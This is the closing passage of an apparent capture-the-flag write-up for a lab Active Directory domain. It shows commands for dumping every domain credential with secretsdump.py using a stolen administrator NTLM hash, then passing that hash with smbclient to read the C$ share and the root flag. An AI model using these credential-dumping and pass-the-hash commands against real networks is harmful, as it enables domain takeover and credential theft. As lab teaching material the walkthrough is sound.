
We now have the hash for Anna_Molly which is the domain administrator on anomaly.hsm
Secretsdump
Dumping the whole domain using secretsdump.py
1
secretsdump.py -hashes ':be4bf3131851aee9a424c58e02879f6e' -dc-ip 10.0.22.129 anomaly.hsm/'anna_molly'@anomaly-dc.anomaly.hsm


We now have Admin hash but the account is disabled.

Lets connect using smbclient to get our root flag.

Connecting to the C$ share.
1
smbclient //10.0.22.129/C$ -U anomaly.hsm/'anna_molly' --pw-nt-hash 'be4bf3131851aee9a424c58e02879f6e'

Reading root.txt

Rooted !
Thanks for reading 🙂✌️